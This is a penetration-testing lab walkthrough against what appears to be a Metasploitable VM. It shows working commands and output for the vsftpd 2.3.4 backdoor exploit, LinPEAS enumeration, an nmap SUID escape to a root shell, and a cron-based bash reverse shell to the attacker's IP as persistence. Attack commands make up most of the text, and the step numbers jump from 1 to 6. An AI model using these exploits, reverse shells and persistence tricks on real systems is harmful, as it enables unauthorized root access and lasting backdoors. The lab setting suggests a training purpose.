1) Privilege Escalation using LinPEAS (SUID Exploit)


Step 1: Gain Initial Shell

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.159.131

run




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.159.131
rhosts ⇒ 192.168.159.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.159.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.159.131:21 - USER: 331 Please specify the password.
[+] 192.168.159.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.159.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
[*] Command shell session 1 opened (192.168.159.128:45913 → 192.168.159.131:6200) at 2026-01-14 09:10:19 -0500

uid=0(root) gid=0(root)
```

Step 2: Transfer LinPEAS to Target

On Kali:

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

python3 -m http.server 8000




```
┌──(kali㉿kali)-[~/linpeas]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-01-14 09:11:11--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-01-14 09:11:11--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260101-f70f6a79/linpeas.sh [following]
--2026-01-14 09:11:11--  https://github.com/peass-ng/PEASS-ng/releases/download/20260101-f70f6a79/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/0a13b994-4268-4ddb-84fb-ac415acdb1c3?sp
=r&sv=2018-11-09&sr=b&spr=https&se=2026-01-14T14%3A50%3A52Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&sko
id=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-01-14T13%3A50%3A34Z&ske=2026-01-14T14%3A50%3
A52Z&sks=b&skv=2018-11-09&sig=62rISL6NUOqkVzRrSjbXrB%2FQ4ivdTkzP%2FQtlBdRNSIE%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaX
RodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2ODQwMDE3MiwibmJmIjoxNzY4Mzk5ODcyLC
JwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.siVf-BmOQOgjlXJHNW7XcFTaGV3rXn5sqQ3PREeNrnI&response-content-di
sposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2026-01-14 09:11:12--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/0a13b994-4268-4ddb-84fb-
ac415acdb1c3?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-01-14T14%3A50%3A52Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Fo
ctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-01-14T13%3A50%3A34Z&ske=2026-
01-14T14%3A50%3A52Z&sks=b&skv=2018-11-09&sig=62rISL6NUOqkVzRrSjbXrB%2FQ4ivdTkzP%2FQtlBdRNSIE%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2ODQwMDE3MiwibmJmIjo
xNzY4Mzk5ODcyLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.siVf-BmOQOgjlXJHNW7XcFTaGV3rXn5sqQ3PREeNrnI&resp
onse-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.1
33, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[=================================================>] 952.58K  --.-KB/s    in 0.1s

2026-01-14 09:11:12 (6.54 MB/s) - ‘linpeas.sh’ saved [975444/975444]


┌──(kali㉿kali)-[~/linpeas]
└─$ ls
linpeas.sh

┌──(kali㉿kali)-[~/linpeas]
└─$ chmod +x linpeas.sh

┌──(kali㉿kali)-[~/linpeas]
└─$ ls
linpeas.sh

┌──(kali㉿kali)-[~/linpeas]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.159.131 - - [14/Jan/2026 09:14:01] "GET /linpeas.sh HTTP/1.0" 200 -
█
```

On Target:

cd /tmp

wget http://192.168.159.128:8000/linpeas.sh


chmod +x linpeas.sh



```
wget http://192.168.159.128:8000/linpeas.sh
--09:14:06--  http://192.168.159.128:8000/linpeas.sh
           => `linpeas.sh'
Connecting to 192.168.159.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975,444 (953K) [text/x-sh]

    0K .......... .......... .......... .......... ..........  5%   98.84 MB/s
   50K .......... .......... .......... .......... .......... 10%   54.25 MB/s
  100K .......... .......... .......... .......... .......... 15%   48.49 MB/s
  150K .......... .......... .......... .......... .......... 20%   10.19 MB/s
  200K .......... .......... .......... .......... .......... 26%  163.83 MB/s
  250K .......... .......... .......... .......... .......... 31%  114.33 MB/s
  300K .......... .......... .......... .......... .......... 36%  900.92 MB/s
  350K .......... .......... .......... .......... .......... 41%   86.84 MB/s
  400K .......... .......... .......... .......... .......... 47%  253.03 MB/s
  450K .......... .......... .......... .......... .......... 52%   13.98 MB/s
  500K .......... .......... .......... .......... .......... 57%  252.06 MB/s
  550K .......... .......... .......... .......... .......... 62%    8.78 MB/s
  600K .......... .......... .......... .......... .......... 68%   60.31 MB/s
  650K .......... .......... .......... .......... .......... 73%  177.67 MB/s
  700K .......... .......... .......... .......... .......... 78%  244.27 MB/s
  750K .......... .......... .......... .......... .......... 83%  191.91 MB/s
  800K .......... .......... .......... .......... .......... 89%  263.47 MB/s
  850K .......... .......... .......... .......... .......... 94%  156.99 MB/s
  900K .......... .......... .......... .......... .......... 99%   60.43 MB/s
  950K ..                                                     100% 4924.83 GB/s

09:14:06 (44.69 MB/s) - `linpeas.sh' saved [975444/975444]
```

Step 3: Run LinPEAS and found SUID list


./ linpeas.sh



```
                    Files with Interesting Permissions

         SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 63K Apr 14  2008 /bin/umount  →  BSD/Linux(08-1996)
-rwsr-xr-- 1 root fuse 20K Feb 26  2008 /bin/fusermount
-rwsr-xr-x 1 root root 25K Apr  2  2008 /bin/su
-rwsr-xr-x 1 root root 80K Apr 14  2008 /bin/mount  →  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Dec 10  2007 /bin/ping
-rwsr-xr-x 1 root root 27K Dec 10  2007 /bin/ping6
-rwsr-xr-x 1 root root 64K Dec  2  2008 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2.9K Apr  2  2008 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary!)
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  →  check_if_the_sudo_version_is_vulnerableedit
-rwsr-sr-x 1 root root 7.3K Jun 25  2008 /usr/bin/X
-rwsr-xr-x 1 root root 8.4K Nov 22  2007 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37K Apr  2  2008 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 13K Dec 10  2007 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  →  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 12K Nov 22  2007 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K Dec 10  2007 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38K Feb 20  2007 /usr/bin/at  →  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 19K Apr  2  2008 /usr/bin/newgrp  →  HP-UX_10.20
-rwsr-xr-x 1 root root 28K Apr  2  2008 /usr/bin/chfn  →  SuSE_9.3/10
-rwsr-xr-x 1 root root 763K Apr  8  2008 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K Apr  2  2008 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K Nov 22  2007 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29K Apr  2  2008 /usr/bin/passwd  →  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_
2.5.1(02-1997)
-rwsr-xr-x 1 root root 46K Mar 30  2008 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 13K Mar 27  2008 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 263K Oct  4  2007 /usr/sbin/pppd  →  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root telnetd 5.9K Dec 17  2006 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 11K Mar  9  2010 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4.5K Nov  5  2007 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 162K Apr  6  2008 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9.4K Aug 17  2009 /usr/lib/pt_chown  →  GNU_glibc_2.1/2.1.1_-6(08-1999)
```

Step 4: Exploit SUID Binary (GTFOBins)

/usr/bin/nmap



Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```



```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root)
```

2) Persistence via Cron Job

Step 1: Create Backdoor Script

```
echo '#!/bin/bash' > /tmp/persist.sh
echo 'bash -i >& /dev/tcp/192.168.159.128/4444 0>&1' >> /tmp/persist.sh
chmod +x /tmp/persist.sh
```

Step 6: Add Cron Job (as root)

```
crontab -e
*/5 * * * * /tmp/persist.sh
```

Step 7: Start Listener on Attacker

```
nc -lvnp 4444
```

Wait 5 minutes or restart cron:

```
service cron restart
```